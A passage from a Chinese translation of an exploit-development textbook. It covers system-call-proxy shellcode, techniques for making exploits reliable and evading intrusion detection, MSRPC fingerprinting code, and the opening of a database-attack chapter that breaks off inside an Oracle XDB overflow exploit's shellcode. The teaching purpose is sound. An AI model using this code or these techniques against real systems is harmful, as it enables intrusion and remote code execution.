  LPTSTR lpValueName,    // address of name of value to query
  LPDWORD lpReserved,    // reserved
  LPDWORD lpType,        // address of buffer for value type
  LPBYTE lpData,         // address of data buffer
  LPDWORD lpcbData       // address of data buffer size
);
```

这是一个用于从Windows注册表键值里找回数据的Win32 API函数。在输入上，lpcbDate参数指向一个DWORD，这个DWORD包含应该从中读入数值的数据缓冲区的长度，在输出上，它包含被复制到缓冲区的数据的长度。

因此，我们对其他原型也做了快速检查。

```
BOOL ReadFile(
  HANDLE hFile,                // handle of file to read
  LPVOID lpBuffer,             // pointer to buffer that receives data
  DWORD nNumberOfBytesToRead,  // number of bytes to read
  LPDWORD lpNumberOfBytesRead, // pointer to number of bytes read
  LPOVERLAPPED lpOverlapped    // pointer to structure for data
);
```

我们能指定一个任意大小的输出缓冲区，其他参数都没有麻烦。

这个方法产生的效果是，当调用ReadFile时，我们把参数捆在一起，而不必再通过网线发送输入缓冲区的1000B——假定我们有一个大小为1000B的IS_OUT参数——我们只用发送5B来读1000B，而不必发送1005B。

我们必须苦苦寻觅一个不能用这个机制调用的函数。如果函数分配缓冲区并返回指向已分配缓冲区的指针，那可能会有问题。例如，假设我们有一个像下面这样的函数：

```
MyStruct *GetMyStructure();
```

此刻，我们可以通过指定返回值是IS_PTR和IS_OUT（返回值大小为sizeof(struct MyStruct)）来处理这个问题，那就会得到返回的MyStruct中的数据，不过我们没有这个结构的地址，因此不能使用free()。

把返回的返回值数据拼凑一下，以便当返回一个指针类型时同时返回常量值。这样，我们将总是为常量返回代码保留额外的4B，而不论它是不是常量。

这个解决办法处理了大部分情况，但还有些小问题。考虑下面的函数：

```
char *asctime( const struct tm *timeptr );
```

asctime()函数返回非空字符终止的字符串，它的最大长度是24B。为任何返回的非空字符终止的字符串缓冲区指定一个返回大小的请求，也可以拼凑返回数值。但在带宽占用方面不是很

有效，于是，我们加一个非空字符终止的标记IS_SZ（这个数据是一个指向非空字符终止的缓冲区的指针）以及双非空字符终止的标记IS_SZZ（这个数据是指向通过两个空字节终止的缓冲区的指针，例如Unicode字符串）。

需要像下面这样展开代理shellcode。

(1) 得到包含函数的DLL名称。

(2) 得到函数名称。

(3) 得到参数的数量。

(4) 得到我们不得不为输出参数保留的数据量。

(5) 得到函数标记（调用约定等）。

(6) 得到参数：

① 得到参数标记（ptr，in，out，sz，szz）；

② 得到参数大小；

③（if in or inout）得到参数数据；

④ if not ptr，压入参数；

⑤ if ptr，压入指向数据的指针；

⑥ 递减参数计数，如果有更多的参数，得到另外的参数。

(7) 调用函数。

(8) 返回'out'数据。

现在得到了一个普通的shellcode代理，它几乎可以处理全部的Win32 API。该机制的前半部分很好地处理了返回的数据，并通过应用in/out的概念节约带宽。后半部分是我们必须用idl类型格式（这实际上不是非常难，因为你可能只会调用40或50个函数），为每一个我们想调用的函数指定原型。

下面的代码显示了略做删减的shellcode的代理部分。有趣的部分是AsmDemarshall-AndCall。手动建立大多数该由破解代码做的工作——得到LoadLibrary 和GetProcAddress的地址，把ebx设为指向接收数据流的开始处。

```
// rsc.c
// Simple windows remote system call mechanism

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int Marshall( unsigned char flags, unsigned size, unsigned char *data,
unsigned char *out, unsigned out_len )
{
     out[0] = flags;
     *((unsigned *)(&(out[1]))) = size;
     memcpy( &(out[5]), data, size );
```

```
    return size + 5;
}
////////////////////////////
// Parameter Flags /////////
////////////////////////////

// this thing is a pointer to a thing, rather than the thing itself
#define IS_PTR     0x01

// everything is either in, out or in | out
#define IS_IN      0x02
#define IS_OUT     0x04

// null terminated data
#define IS_SZ      0x08

// null short terminated data (e.g. unicode string)
#define IS_SZZ     0x10


////////////////////////////
// Function Flags //////////
////////////////////////////

// function is __cdecl (default is __stdcall)
#define FN_CDECL     0x01


int AsmDemarshallAndCall( unsigned char *buff, void *loadlib, void *getproc )
{
    // params:
    // ebp: dllname
    // +4      : fnname
    // +8      : num_params
    // +12      : out_param_size
    // +16      : function_flags
    // +20      : params_so_far
    // +24      : loadlibrary
    // +28      : getprocaddress
    // +32      : address of out data buffer

    _asm
    {
    // set up params - this is a little complicated
    // due to the fact we're calling a function with inline asm

        push ebp
        sub esp, 0x100
```

```
        mov ebp, esp
        mov ebx, dword ptr[ebp+0x158]; // buff
        mov dword ptr [ebp + 12], 0;
        mov eax, dword ptr [ebp+0x15c];//loadlib
        mov dword ptr[ebp + 24], eax;
        mov eax, dword ptr [ebp+0x160];//getproc
        mov dword ptr[ebp + 28], eax;

        mov dword ptr [ebp], ebx; // ebx = dllname

        sub esp, 0x800;          // give ourselves some data space
        mov dword ptr[ebp + 32], esp;

        jmp start;

        // increment ebx until it points to a '0' byte
skip_string:
        mov al, byte ptr [ebx];
        cmp al, 0;
        jz done_string;
        inc ebx;
        jmp skip_string;

done_string:
        inc ebx;
        ret;

start:
        // so skip the dll name
        call skip_string;

        // store function name
        mov dword ptr[ ebp + 4 ], ebx

        // skip the function name
        call skip_string;

        // store parameter count
        mov ecx, dword ptr [ebx]
        mov edx, ecx
        mov dword ptr[ ebp + 8 ], ecx

        // store out param size
        add ebx,4
        mov ecx, dword ptr [ebx]
        mov dword ptr[ ebp + 12 ], ecx

        // store function flags
        add ebx,4
```

```
            mov ecx, dword ptr [ebx]
            mov dword ptr[ ebp + 16 ], ecx

            add ebx,4
// in this loop, edx holds the num parameters we have left to do.

next_param:
            cmp edx, 0
            je call_proc

            mov cl, byte ptr[ ebx ];      // cl = flags
            inc ebx;

            mov eax, dword ptr[ ebx ];      // eax = size
            add ebx, 4;

            mov ch,cl;
            and cl, 1;                          // is it a pointer?
            jz not_ptr;

            mov cl,ch;

// is it an 'in' or 'inout' pointer?
            and cl, 2;
            jnz is_in;

                                         // so it's an 'out'
                                         // get current data pointer
            mov ecx, dword ptr [ ebp + 32 ]
            push ecx

// set our data pointer to end of data buffer
            add dword ptr [ ebp + 32 ], eax
            add ebx, eax
            dec edx
            jmp next_param

is_in:
            push ebx

// arg is 'in' or 'inout'
// this implies that the data is contained in the received packet
            add ebx, eax
            dec edx
            jmp next_param


not_ptr:
            mov eax, dword ptr[ ebx ];
```

```
            push eax;
            add ebx, 4
            dec edx
            jmp next_param;
call_proc:
            // args are now set up. let's call...
            mov eax, dword ptr[ ebp ];
            push eax;
            mov eax, dword ptr[ ebp + 24 ];
            call eax;
            mov ebx, eax;
            mov eax, dword ptr[ ebp + 4 ];
            push eax;
            push ebx;
            mov eax, dword ptr[ ebp + 28 ];
            call eax; // this is getprocaddress
            call eax; // this is our function call

            // now we tidy up
            add esp, 0x800;
            add esp, 0x100;
            pop ebp
      }

      return 1;
}



int main( int argc, char *argv[] )
{
      unsigned char buff[ 256 ];
      unsigned char *psz;
      DWORD freq = 1234;
      DWORD dur = 1234;
      DWORD show = 0;
      HANDLE hk32;
      void *loadlib, *getproc;
      char *cmd = "cmd /c dir > c:\\foo.txt";

      psz = buff;

      strcpy( psz, "kernel32.dll" );
      psz += strlen( psz ) + 1;

      strcpy( psz, "WinExec" );
      psz += strlen( psz ) + 1;

      *((unsigned *)(psz)) = 2;          // parameter count
```

```
     psz += 4;

     *((unsigned *)(psz)) = strlen( cmd ) + 1;     // parameter size
     psz += 4;
     // set fn_flags
     *((unsigned *)(psz)) = 0;
     psz += 4;

     psz += Marshall( IS_IN, sizeof( DWORD ), (unsigned char *)&show,
psz, sizeof( buff ) );
     psz += Marshall( IS_PTR | IS_IN, strlen( cmd ) + 1, (unsigned char
*)cmd, psz, sizeof( buff ) );

     hk32 = LoadLibrary( "kernel32.dll" );
     loadlib = GetProcAddress( hk32, "LoadLibraryA" );
     getproc = GetProcAddress( hk32, "GetProcAddress" );

     AsmDemarshallAndCall( buff, loadlib, getproc );

     return 0;
}
```

可见，这个例子执行了解编组（demarshalling）任务，并调用WinExec在C盘的根目录建了一个文件。虽然这个过程并不难，没有多大挑战性，但这个例子可以运行，也演示了解编组的过程。这个机制的核心代码略大于128B，即使添加了独立完整的周边补丁和套接字代码，对整个代理程序来说，仍小于500B。

22.9 小结

本章介绍了怎样通过shellcode做一个运行时补丁。我们没有创建简单的反向连接shellcode（IDS能轻松地发现它），而是在渗透测试时运用巧妙的运行时修补来掩护攻击行为。本章还详细介绍了系统调用代理的概念，因为在将来，多数shellcode可能都会用系统调用代理来实现。

第23章

编写在实际环境中运行的代码

每个bug都有一段活动期。bug从产生到运行、然后消失的整个过程中，可能从来都没被发现和破解。对黑客来说，每个bug都是创建破解的好机会，就像是能穿墙而过的漏洞魔咒。但生成可以在实验室里运行的魔咒是一回事，可以在浩渺无边的互联网上运行的却是另外一回事。本章主要介绍怎样编写在实际环境中可用的破解代码。

23.1 不可靠的因素

本节主要介绍实际破解时，可能无法可靠运行的各种各样的原因。记住，尽管破解代码不正常工作的原因可能有很多种，有时让人无从下手，但就像俗话所说，“瞎猫总能碰到死耗子”。

23.1.1 魔术数字

有些漏洞（如第17章讨论的RealServer栈溢出）可以很可靠地被破解。而另外一些漏洞（如dtlogin堆二次释放漏洞）就很难可靠地利用。然而，你在动手之前是不可能预知某个漏洞的破解有多可靠的。另外，破解越来越难的漏洞是学习新技术的唯一方法，只阅读相关的资料并不能真正掌握技术的精髓。因此你应该尽十二分努力使破解尽可能地可靠。在某些情况下，在实验室里100%可以工作的破解，但在互联网上可能只有50%的时间可以工作。为了提高它在真实环境下的可靠性，可能一切都要重头再来。

当第一次为漏洞编写破解代码时，这个破解代码可能只能在你的机器上工作。这很可能是因为你把破解代码里的一些重要数据硬编码了，比如说返回地址或geteip地址。当你能改写函数指针或保存的返回地址时，你需要把执行流重定向到某个位置——这个位置很可能取决于多种因素，而你只能控制其中的一些。我们把这种情形称为单因素破解（one-factor exploit）。

同样，你的破解代码里可能有一个地方，在那里有一个指向字符串的指针。目标程序在你得到执行控制前使用这个指针。为了有效地获取控制，你可能需要把指针（攻击字符串的一部分）设为指向内存中无害的位置。这个步骤又为破解增加了额外的因素，为了成功地破解目标系统，必须了解这些因素。

许多容易的破解代码是单因素破解或双因素破解。例如，基本的远程栈溢出通常是单因素破解，你只需猜测shellcode在内存中的地址。但是当遇到堆溢出时（这是典型的双因素破解），你还必须着手寻找有助于减少系统混乱程度的方法。

23.1.2 版本

当利用代码在网上四处活动时，将面临一个严峻的问题，你几乎不可能知道别人的机器上到底加载了什么东西。它或许是Windows 2000 Advanced Server，恰好和你实验室里的某台机器类似；或许它正在运行ColdFusion，导致频繁的内存交换操作；或许它加载的是Simplified Chinese Windows 2000；它们可能在SP的基础上打了所有的补丁，一些补丁可能是手动安装的，甚至可能有的补丁都装错了；远程系统可能是跑在Alpha上的Linux，或者是一个多处理器系统。所有这些因素都可能会影响你的破解。举一个例子，许多公开的Microsoft RPC Locator 破解在多处理器系统上不能正常工作，有的在Xeon处理器系统上也会失败，因为Windows把Xeon处理器当作双处理器系统。所有这些问题很难从远程跟踪。

另外，当运行堆恶化破解代码时，在破坏堆的过程中很难阻止其他人使用它。另外，与堆溢出有关的常见问题是，他们改写依赖具体libc版本的函数指针。因为每个Linux的libc版本都稍微有些不同，破解代码必须针对特定发行版的Linux。不幸的是，现在还没有哪个Linux发行版占据了大部分的市场份额，因此，把Linux上的这些值硬编码到破解里不像在Windows或者商业UNIX系统上那么容易。

记住，许多UNIX厂商在同一版本号下会发行多个不同的版本。比如说，购买时间不同，你的Solaris 8 CD和其他人的Solaris 8 CD可能就不一样。你的版本可能已经打过补丁而其他人的没有，或者其他人的打过补丁而你的没有。

23.1.3 shellcode 问题

有些程序员会花费数星期的时间编写属于自己的shellcode，而有些人可能会直接用Packetstorm（http://packetstormsecurity.org/）上现成的shellcode。然而，不论你的shellcode多么成熟，它仍是一个用汇编语言编写的、在不稳定环境里运行的程序。这意味着shellcode本身可能就是一个故障点。

在实验室里，你和目标系统在同一个集线器上，然而，在网上，你的目标系统可能在地球的另一个角落，而在那些角落里的用户正按自己的喜好设置网络。这意味着他们可能把网络的MTU设为512、阻塞ICMP、从Linux防火墙上把IIS端口转发到Windows系统，或者在防火墙上过滤外出传输，等等。

我们把与shellcode相关的问题分成以下几类。

1. 网络相关的

当你运行shellcode时，MTU（Maximum Transmission Unit）或路由选择可能是个问题，你攻击的某个IP可能会从不同的IP或网络接口回叫（call back）你。在防火墙上过滤外出传输也是很常见的问题，如果因为过滤的原因，shellcode不能回叫你，应该干净（隐蔽）地结束执行。你可能想使用UDP或ICMP回连shellcode。

2. 权限相关的

在Windows里，正在运行的线程可能没有加载`ws2_32.dll`的权限。最常见的解决办法是窃用你参与的、假设`ws2_32.dll`已经被加载或调用`RevertToself()`的线程。在某些版本的Linux

上（SELinux等），你可能会碰到类似的权限问题。

在个别情形下，可能不允许你创建套接字连接或打开监听端口。在这样的情形下，你可能想修改程序的原始执行流（例如，为了允许你自己进一步操纵它，禁止目标进程正常的认证，修改它要读取的文件，添加用户，等等），或者为你的shellcode找一些方法，使它在没有外部联系的情况下调节它的访问。

3. 配置相关的

错误的OS识别可能导致你把错误的shellcode或返回地址放到破解代码里。很难从远程确定目标系统是Alpha Linux还是SPARC Linux，明智的做法是两者都试一下。

如果你的目标进程执行了`chrooted`函数，可能没有`/bin/sh`。这是另一个不使用标准`exeve(/bin/sh)` shellcode的好理由。

有时候，栈基址会根据你攻击的进程而有所改变，同样，不是所有的指令在每种类型的处理器上都有效。例如，或许你的目标是老掉牙的Alpha芯片，而你是在新芯片上测试的；或许目标系统是一个有着大指令缓存的SGI机器，而这些缓存在攻击期间没有被刷新。

4. 主机IDS相关的

chroot、LIDS、SELinux、BSD jail()、gresecurity、Papillion和同类型的技术可能会从多个方面对你的shellcode产生影响。这些技术日益流行，因此shellcode要有相应的对策。要想知道它们是否会影响你的shellcode，唯一的方法是安装它们并进行严格的测试。

Okena 与Entercept的实现方法是钩住（hook）系统调用，并基于应用程序通常调用哪些系统调用做出相应的整形（profiling）。挫败这种整形的两个方法是，模仿应用程序的正常行为并设法在里面稍微停留一会儿，或者设法挫败系统调用挂钩本身。如果你有一个内核级的破解，那么现在就是你直接从shellcode里使用它的机会了。

5. 线程相关的

在堆溢出时，系统为了处理响应可能会激活另外的线程，而这些线程可能会调用`free()`或`malloc()`，当他们发现堆被破坏后，可能会终止当前的进程。其他的线程可能正在监视你的线程是否及时完成。因为你已经接管了你的线程，它可能会为了恢复过程而消灭你。可能的话，从shellcode里检查重要线程并设法模拟它们。

你的破解可能仅依靠一个线程的唯一有效返回地址，这通常是由于你没有进行全面的测试所致。

23.2 对策

很多因素都可能会对你的破解代码产生影响，使它们工作不稳定或完全不能工作，然而，也有很多方法可以帮助你解决这些问题。必须记住，你正在写的破解代码本来不应该存在。破解的存在只是因为其他软件里的bug。因此，创建可靠的破解不是简单地运用软件工程知识就能实现的。你应当一直监视进程，经常尝试找出解决突然出现的问题的方法。当拿不定主意时，想一想："John McDonald会怎么做？"下面这段对话摘自*Phrack*杂志第60期（2002年12月），其中大概介绍了John McDonald的处事原则，无论你碰到什么麻烦，都要记住他的话。

Phrack：你发现了非常多的bug，并为它们编写了破解代码。当时一些与漏洞破解有关的创新性的概念还没有出现。是什么驱动你挑战复杂的错误？你在破解时一般采用什么方法？

John McDonald：随着时间的推移，我寻找漏洞的动机也在变化。我可以罗列一些理由，它们在不同的阶段驱使我前进。这些动机中既有自私的成分也有无私的成分，但是，我认为所有这些都可以归结为一种难以抗拒的欲望。至于方法，我尽量将我的方法系统化。我会计划用一段时间通读程序，设法从整体上了解它的体系结构及思想倾向，以及作者本身的技术水平。这似乎在潜意识里对我有所帮助。

我喜欢从程序或系统的低层开始，逐步向上，过滤一些无用的信息来寻找潜在的和意外的行为。我为每个函数做注释，并用函数仔细分析看到的潜在问题。在注释的过程中，我偶尔也会休息一下，或做一些有趣的工作，如回溯某些推论，看它们是否正确。

在编写破解前，我通常设法减少或者消除那些需要猜测的事情。

当破解快完成、但似乎没有进步时，换一种思路，用Halvar风格写破解代码：用IDA Pro仔细检查发生问题的地方以及程序中对应的处理流程。反复用超长的字符串测试它。当它没有因你的破解而崩溃时，检查程序做了些什么。或许你能发现其他的更可靠的错误。

除了你熟悉的平台外，学习其他平台上的破解技术也非常有用。破解Windows的技术在UNIX上可以派上用场，反之亦然。即使派不上用场，它们也能为你最终成功地破解提供必要的灵感。

23.2.1　准备

时刻准备着。事实上，我们可以准备一堆硬盘，然后按OS的语言类型、SP和可用的补丁分门别类，在每个分区上装一种系统。之后利用他们测试哪组交叉引用地址可以在所有的系统上工作。其实，也不需要一堆硬盘，有VMWare就可以了，尽管VMWare与OllyDbg不能和睦相处，有时会产生一点小摩擦。根据不同的目标系统建立所有可能的交叉引用地址数据库，有助于我们减少暴力破解的时间。

23.2.2　暴力破解

有时候，生成健壮的破解代码的最好方法是穷举可能的魔术数字。如果你有一个巨大的潜在的`return to ebx`地址的列表，或许只需遍历它们就可以了。不管怎样，暴力破解应该是最后才采用的手段，不过，它却相当有效。

然而，有一些技巧可以帮助你节省时间，避免生成过多的日志。当你正在暴力破解时，确定你是否可以同时检查多个地址。缓存有效的结果，以便你能首先检查他们。网络上的主机倾向于用同样的设置，因此，如果你的方法第一次成功了，那么它很可能会再次成功。

发送巨大的shellcode缓冲区有时候也会使你正确地命中魔术数字。如果有可能，尽量保存与魔术数字相关的信息。需要的地址总是在另一个地址附近要比它们彼此完全独立好多了。

内存泄露会使暴力破解更容易。有时候为了用shellcode填满内存，甚至都不需要真正的内存泄露。例如，在CANVAS的IIS ColdFusion破解代码里，我们和远程主机建立1 000个连接，每个

连接发送20 000个shellcode字节和NOP。这个过程用shellcode的副本快速填满内存。最后，我们不用断开其他的套接字，直接发送堆溢出破解就行了。虽然它也要猜测shellcode的位置，但它几乎总是能猜对，因为在那时大多数进程的内存空间里都被shellcode填满了。

当进程是多线程（如IIS）时，很容易填满进程的内存空间。即使这个进程不是多线程，内存泄露几乎也能实现同样的目的。如果你没有发现内存泄露，可能会发现总有一个静态变量保存着你最后查询的结果并总是位于同一位置。如果你查看整个程序来看它是否有任何你能利用完成这种目的的操作，你几乎总是能找到一些有用的东西。

23.2.3 本地破解

不可靠的本地破解不应该存在。当你把自己映射到进程空间时，你几乎可以控制每一个东西——内存空间、信令（signaling）、什么在磁盘上、当前目录的位置。许多人用本地破解产生的问题自己都无法处理。如果某人的本地破解每次都不能正常工作，那他一定是个菜鸟。

例如，当写一个简单的Linux/UNIX本地缓冲区溢出破解时，用`exeve()`为你的目标进程指定精确的环境。现在，你可以准确计算出你的shellcode在内存中的位置，不需要推测，你就能编写出像return-into-libc攻击那样的破解代码。就我个人而言，我更喜欢返回`strcpy()`，把shellcode复制到堆里，然后在那里执行它。在破解期间，我们可以用`dlopen()`和`dlsym()`查找`strcpy()`的地址。这个技巧可以使你的破解代码在实际环境中运行。

正如本书第1版的合著者Sinan Eren（他广为人知的昵称是noir）所说的，在攻击内核时，你可以把内存映射到任何需要的地址，尽可能使它把返回地址设为Shellcode开始的精确位置，即使你只能用一个用于返回的字符。（换句话说，当你写本地内核破解代码时，`0x00000000`可能是完美的有效返回地址。）

23.2.4 OS/应用程序指纹

出于多种原因，Nmap或Xprobe这类工具提供的指纹只是整体的一部分。当破解程序时，你不仅需要知道目标操作系统的信息。同时也需要知道下面这些内容：

- 体系结构（x86 / SPARC / 其他体系结构）
- 程序的版本号
- 程序的配置
- OS配置（non-exec栈 / PaX / DEP等）

在很多情况下，识别OS的用处并不大，因为你可能位于一连串的代理后面。也许是因为你忌惮网络上的IDS，不敢发送畸形的OS识别包。因此，为了编写可靠的破解代码，你必须独辟蹊径，在完全正常的数据传输过程中获取远程主机的指纹。

如果能针对最终将被攻击的端口做指纹识别，效果将非常好。下面的例子是CANVAS的MSRPC破解代码使用的。只通过端口135（目标服务），我们就能比较好地缩小OS的范围。首先，把XP和Windows 2003与NT 4.0和Windows 2000区分开。然后把Windows 2003与XP区分开（这里没有显示另外使用的函数）。最后把Windows 2000与NT 4.0区分开。整个函数使用端口135（TCP）上公开的接口，它一般运行良好，因为它很可能是系统上唯一开放的端口。利用这个技术，我们

的破解代码只用几个简单的连接，就能锁定正确的目标平台。

```
    def runTest(self):
        UUID2K3="1d55b526-c137-46c5-ab79-638f2a68e869"
        callid=1
        error,s=msrpcbind(UUID2K3,1,0,self.host,self.port,callid)
        if error==0:
            errstr="Could not bind to the msrpc service for 2K3,XP - assuming
NT 4 or Win2K"
            self.log(errstr)
        else:
            if self.testFor2003(): #Simple test not shown here.
                self.setVersion(15)
                self.log("Test indicated connection succeeded to msrpc service.")
                self.log("Attacking using version %d:
%s"%(self.version,self.versions[self.version][0]))
                return 1

        self.setVersion(1) #default to Win2K or XP
        UUID2K="000001a0-0000-0000-c000-000000000046"
        #only provided by 2K and above
        callid=1
        error,s=msrpcbind(UUID2K,0,0,self.host,self.port,callid)
        if error==0:
            errstr="Could not bind to the msrpc service for 2K and above -
assuming NT 4"
            self.log(errstr)
            self.setVersion(14) #NT4
        else:
            self.log("Test indicated connection succeeded to msrpc service.")
            self.log("Attacking using version %d:
%s"%(self.version,self.versions[self.version][0]))
            return 1  #Windows 2000 or XP

        callid=0
        #IRemoteDispatch UUID
        UUID="4d9f4ab8-7d1c-11cf-861e-0020af6e7c57"
        error,s=msrpcbind(UUID,0,0,self.host,self.port,callid)
        #error is reversed, sorry.
        if error==0:
            errstr="Could not bind to the msrpc service necessary to run the attack"
            self.log(errstr)
            return 0
        #we assume it's vulnerable if we can bind to it
        self.log("Test indicated connection succeeded to msrpc service.")
        self.log("Attacking using version %d:
%s"%(self.version,self.versions[self.version][0]))


        return 1
```

23.2.5 信息泄露

在过去，每个破解就是一枚“射后不管”（fire-and-forget）[①]的导弹。目前，优秀的破解代码作者直接在目标里寻找线索来指导他的攻击。有一些方法可以从你的目标获取信息（通常是指明确的内存地址），如下所示。

- 读取并解析目标发给你的数据。例如，MSRPC的数据包经常包含一些直接从内存中编组（marshalled）的指针，你可以根据这些指针推测目标进程的内存空间。
- 在堆溢出返回之前利用它写入你的数据就可以得知缓冲区在内存中的位置。
- 在`frontlink()`类型的堆溢出返回前，利用它把`malloc`内部变量的地址写入你的数据，通过简单的计算，可以获悉malloc的函数指针在内存中的位置。
- 改写长度字段通常会使服务器返回大块的内存给你。（如BIND TSIG 溢出。）
- 利用下溢出（underflow）或类似的攻击使服务器返回部分内存给你。Phenoelit的FX在他的Cisco HTTPD破解代码中成功地使用了这个用echo包的方法；这是把两个破解组合起来产生一个非常可靠的破解的范例。

为了了解你的破解碰到何种错误，查看定时（timing）信息是很有用的。它是立刻向你发reset包，还是等超时后再向你发送reset包？

Halvar Flake 曾说过：“优秀的黑客不会只寻找一个错误。”信息泄露可以使很难的错误的破解成为可能。充分利用好信息泄露，甚至连PaX（基于内核的高级内存保护补丁）也可以轻松拿下。

23.3 小结

假设你正在为一个定制的Win32 Web服务器编写破解代码，忙碌一整天后，这个破解栈溢出的代码只能很好地工作五六次。它使用标准的“改写异常处理器结构”技术，直指进程的内存空间。依次指向`.text`段里的`pop pop return`。然而，因为目标进程是多线程的，其他的线程偶尔会改写这个shellcode，从而导致攻击失败。因此，你用更小的字符串重写破解代码，使原始的函数安全返回，经由栈帧里一些到远处的返回，保存的返回指针最终获得控制权。尽管这个技术限制了你所能使用的shellcode的大小，但却使shellcode更加可靠。

有时候你不能依赖非常稳定的技术，你应当不时地测试一些不同的破解错误的方法，然后尽可能在多个测试平台上尝试每个方法，直到发现最佳的解决方法。当陷入僵局时，试着把攻击字符串变得特别长或尽可能短，或者注入可能导致某种异常的字符。如果你有源码，值得下些功夫来跟随你的数据，看它怎样在程序中流动。要全面，不要放弃。在这样的游戏里，你必须有足够的自信才能笑到最后，因为在很多时候，只有到了最后一刻，你才会知道结果。

我们向你保证，你的坚持是值得的。但在事实面前，也要学会妥协，因为有时候，你根本不可能知道你的破解在实际环境中为什么不能工作。

① Fire-and-forget来源于军事术语，其含义是指某些武器（比如一些导弹）被发射出去之后就能够自行攻击目标，发射者无需再进行控制。——译者注

第 24 章

攻击数据库软件

当把数据库服务器和Web服务器做比较时，会惊讶地发现Web服务器比数据库服务器要安全得多。这不只是功能多少的问题，而是因为Web服务器一般挂在互联网上，而数据库服务器却常常隐藏在内网的防火墙后面。奇怪的是，用户通常要求保证Web服务器的安全，却不把数据库的安全放在心上。在读完本章之后，我们希望你能认可这种观点：数据库管理员（DBA）应该对性能关注少一点，把工作的重心放在保护虚拟财产——数据上。只有当我们强烈要求时，厂商才会提供更安全的数据库服务器软件。

凭心而论，没有哪个厂商比其他的厂商做得更出色。但在刚刚过去的日子里，我们欣慰地看到RDBMS领域中举足轻重的巨头们已经积极行动起来，并做出前瞻性的姿态来应对安全问题。虽然做得还不够，但我们正在沿着正确的方向前进。因此，不要再纸上谈兵了，要研究攻击者获取数据库服务器控制的方法，只有了解了这些方法，DBA才能设计、执行更全面的防御策略。

数据库服务器用结构化的方式存储数据，以表的形式集合相关的数据，用SQL（Structured Query Language，结构化查询语言）查询、更新、删除数据。除了这些标准的功能外，各大数据库厂商还提供了一些额外的功能，例如扩展标准的SQL（微软SQL Server上的Transact-SQL或T-SQL，Oracle上的Procedural Language / SQL或PL/SQL）函数、扩展存储过程等。但是，数据库服务器的漏洞大都出现在这些区域里。功能和安全是成反比的，当软件的功能越多，软件就会变得越脆弱。

攻击数据库服务器软件应该着眼于网络层或应用层。在网络层需要处理低级的问题，在应用层通常要处理SQL。在本章，我们关注微软的SQL Server、Oracle的RDBMS和IBM的DB2。

24.1 网络层攻击

大部分网络层攻击主要是利用溢出进行的。在过去，Oracle和微软的RDBMS软件在网络层都出现过漏洞。

在Oracle的登录过程中，如果提交超长的用户名，会引起栈溢出，从而允许攻击者完全获取系统的控制权。这个漏洞由NGSSoftware的Mark Litchfiled发现，Oracle在2003年4月修复了这个漏洞（http://otn.oracle.com/deploy/security/pdf/2003alert51.pdf）。

微软的SQL Server也出现过栈缓冲区溢出漏洞，客户端发送的第一个异常数据包（应该只包含MSSQLServer的特征）就能触发它，并借此获取控制。它由Dave Aitel 发现，并命名为Hello bug。

微软在2002年9月修复了这个bug（http://www.microsoft.com/technet/security/Bulletin/MS02-056.mspx）。

当提到在网络层破解漏洞时，你不能只依靠用于协议封装的客户端工具，而需要自己动手编写代码。编写这些代码需要分析实际使用的协议。你需要抓包工具，如NGSSniff、Network Monitor、tcpdump或Wireshark，并会使用这些数据库服务器软件。针对具体的网络层问题，有两个方法。一是包的转储，把转储的相关数据粘到破解代码里，做少量修改，把它发送出去；二是为讨论中的协议编写函数库。第一个方法的好处是方便快捷，即插即用；第二个方法需要花些时间，但一旦写成以后，可以重复利用。感谢有心人把常见的协议进行了归纳分析，帮我们节省了很多时间。Brian Bruns研究了微软的Tabular Data Stream（TDS）协议，可以在www.freetds.org/tds.html找到相关文档。

许多数据库服务器允许用户用非SQL方法查询它保存的数据。这些典型的非SQL方法包括其他的标准协议，如HTTP和FTP。

例如，Oracle 9在HTTP上提供了Oracle XML数据库（XDB）接口，端口为8080，在FTP上，端口为2100。Oracle 9在默认情况下安装XDB，而XDB的Web和FTP两个版本都容易受到溢出的攻击。你可以通过提交超长的用户名或密码来溢出Web服务的栈缓冲区。当溢出在途中改写保存的返回地址时，你也溢出了一个整数变量，然后它作为要复制的字节数传递给memcpy()。因为在溢出字符串中不能有空字节，所以我们可以设置的最小整数是0x01010101。然而，这还是太大了，从而导致在调用memcpy时引起访问违例或段违例。表面上看起来，在诸如Linux之类的平台上几乎不可能破解它（说“表面上”是因为，你从来都不应该说从来不，它在Linux上应该也是可以被利用的，只是我们现在没有时间来验证）。然而，在Windows上，我们可以改写栈上的EXCEPTION_REGISTRATION结构，利用它获得进程执行路径的控制权。

XDB的FTP服务也存在类似的问题。超长的用户名或密码将导致栈溢出，但我们仍有与Web服务等价的、相同的问题。也就是说，在XDB的FTP服务里又多了几个溢出。XDB的FTP服务除了支持大多数标准的FTP命令外，Oracle又增加了一些命令。其中的两个命令——TEST和UNLOCK，存在缓冲区溢出问题，在所有的平台上都很容易被利用。下面两个例子，就是针对Windows和Linux的破解代码。

- Windows XDB溢出破解代码

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>

int GainControlOfOracle(char *, char *);
int StartWinsock(void);
int SetUpExploit(char *,int);

struct sockaddr_in s_sa;
struct hostent *he;
unsigned int addr;
char host[260]="";
```

```
unsigned char exploit[508]=
"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
"\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
"\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
